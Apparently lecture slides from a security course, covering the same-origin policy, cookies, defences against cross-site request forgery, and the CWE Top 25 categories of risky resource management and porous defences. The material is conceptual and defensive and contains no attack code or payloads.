
# Same Origin Policy (SOP)

- Web browser security mechanism
- Restricts scripts of **one origin** from accessing data of **another origin**.
- What constitutes an origin? Combination of (protocol, host, port)
  - <https://example.com:8000>
- Examples (same origin or not?)
  - <https://example.com/a> -> <https://example.com/b> (Yes)
  - <https://example.com/a> -> <http://example.com/a> (No, protocol mismatch)
  - <https://example.com/a> -> <https://www.example.com/a> (No, host mismatch)
  - <https://example.com/a> -> <https://example.com:5000/a> (No, port mismatch)

# Cookies (refresh)

- Small piece of data stored by a browser on a user's device
  - **Main goal:** storing state information (such as shopping cart details) to create HTTP "sessions"
  - **Secondary uses:** tracking users.
- Ambient authority in cookies
  - Assume you are logged into bank.com -> you have cookies stored for bank.com.
  - Any new HTTP requests to bank.com will include all cookies for bank.com **even if the request originated from another domain.**

# What is the implication for a CSRF attack?



# Insecure Interaction Between Components

## *CWE-352: 'Cross-site Request Forgery'*

### **How to avoid cross site request forgery?**

~~Same origin policy~~

Confirm origin of authority and request

Check the HTTP "referrer" or "origin" field of the request before executing it

Make the maximum number of requests side-effect free (limit attack surface area)

Include an authenticator that the adversary cannot guess (challenge)

Request re-authentication for every action

### **Why is all this so hard?**

HTTP requires web developers to re-define a session for each application

For a long time, no standard way of managing sessions → errors

"Modern"(>2020 in Chrome): SameSite Cookie Attribute

# CWE II: Risky Resource Management

*“ways in which software does not properly manage the creation, usage, transfer, or destruction of important system resources”*

**The system acts on inputs that are not sanitized**

<b>CWE ID</b>	
<a href="#">CWE-120</a>	Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
<a href="#">CWE-22</a>	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
<a href="#">CWE-494</a>	Download of Code Without Integrity Check
<a href="#">CWE-829</a>	Inclusion of Functionality from Untrusted Control Sphere
<a href="#">CWE-676</a>	Use of Potentially Dangerous Function
<a href="#">CWE-131</a>	Incorrect Calculation of Buffer Size
<a href="#">CWE-134</a>	Uncontrolled Format String
<a href="#">CWE-190</a>	Integer Overflow or Wraparound

# Risky Resource Management

## **The family of “buffer overflow” bugs**

- |              |  |
|--------------|--|
| [3] CWE-120  | Buffer Copy without Checking Size of Input ('Classic Buffer Overflow') |
| [18] CWE-676 | Use of Potentially Dangerous Function                                  |
| [20] CWE-131 | Incorrect Calculation of Buffer Size                                   |
| [24] CWE-190 | Integer Overflow or Wraparound   |

## **Other insufficient sanitization**

- |              |  |
|--------------|--|
| [13] CWE-22  | Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal') |
| [23] CWE-134 | Uncontrolled Format String   |

## **The “TCB under the control of the adversary” bugs**

- |              |  |
|--------------|--|
| [14] CWE-494 | Download of Code Without Integrity Check                 |
| [16] CWE-829 | Inclusion of Functionality from Untrusted Control Sphere |

# Risky Resource Management

*'TCB under the control of the adversary'*

Once in TCB any property  
can be violated!

## **CWE-494 Download of Code Without Integrity Check**

Never include in your TCB code components that you have not positively verified  
At least verify the origin through a signature!

[CVE-2008-3438: Apple Mac OS X does not properly verify the authenticity of updates](https://www.security-database.com/detail.php?alert=CVE-2008-3438)  
<https://www.security-database.com/detail.php?alert=CVE-2008-3438>

## **CWE-829 Inclusion of Functionality from Untrusted Control Sphere**

Dynamic `include` under the control of the adversary

Examples:

including javascript on a web-page that comes from and untrusted source

# CWE III: Porous defenses

*“defensive techniques that are often misused, abused, or just plain ignored”*

**Defenses fail to provide full protection or complete mediation, through missing checks, or partial mechanisms only**

<b>CWE ID</b>	
<a href="#">CWE-306</a>	Missing Authentication for Critical Function
<a href="#">CWE-862</a>	Missing Authorization
<a href="#">CWE-798</a>	Use of Hard-coded Credentials
<a href="#">CWE-311</a>	Missing Encryption of Sensitive Data
<a href="#">CWE-807</a>	Reliance on Untrusted Inputs in a Security Decision
<a href="#">CWE-250</a>	Execution with Unnecessary Privileges
<a href="#">CWE-863</a>	Incorrect Authorization
<a href="#">CWE-732</a>	Incorrect Permission Assignment for Critical Resource
<a href="#">CWE-327</a>	Use of a Broken or Risky Cryptographic Algorithm
<a href="#">CWE-307</a>	Improper Restriction of Excessive Authentication Attempts
<a href="#">CWE-759</a>	Use of a One-Way Hash without a Salt

# Porous defenses

The last 4 weeks  
of the course!!

**Authentication and Authorization design failures and bugs**

**Encryption failures**

CWE-306	Missing Authentication for Critical Function
CWE-862	Missing Authorization
CWE-798	Use of Hard-coded Credentials
CWE-311	Missing Encryption of Sensitive Data
CWE-807	Reliance on Untrusted Inputs in a Security Decision
CWE-250	Execution with Unnecessary Privileges
CWE-863	Incorrect Authorization
CWE-732	Incorrect Permission Assignment for Critical Resource
CWE-327	Use of a Broken or Risky Cryptographic Algorithm
CWE-307	Improper Restriction of Excessive Authentication Attempts
CWE-759	Use of a One-Way Hash without a Salt